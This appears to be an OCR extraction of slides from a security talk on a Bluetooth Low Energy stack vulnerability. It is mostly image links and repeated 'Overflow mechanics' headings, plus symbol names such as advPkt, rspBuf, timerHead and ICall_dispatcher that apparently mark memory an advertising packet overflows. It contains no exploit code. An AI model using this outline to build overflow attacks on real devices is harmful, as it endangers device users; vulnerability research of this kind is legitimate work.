
# Inter-core communication




# Inter-core communication




# Inter-core communication




# Inter-core communication





# Inter-core communication




# Overflow mechanics








# Overflow mechanics




# Overflow mechanics




Triggering packet

Advertising packet | **advPkt**

hciGapTaskID
hciL2capTaskID
hciSmpTaskID
hciExtTaskID
bleDispatch_TaskID

rspBuf


timerHead

osal_last_timestamp


osal_systemClock

**ICall_dispatcher**
**ICall_enterCriticalSection**
**ICall_exitCriticalSection**


# Overflow mechanics



# Overflow mechanics

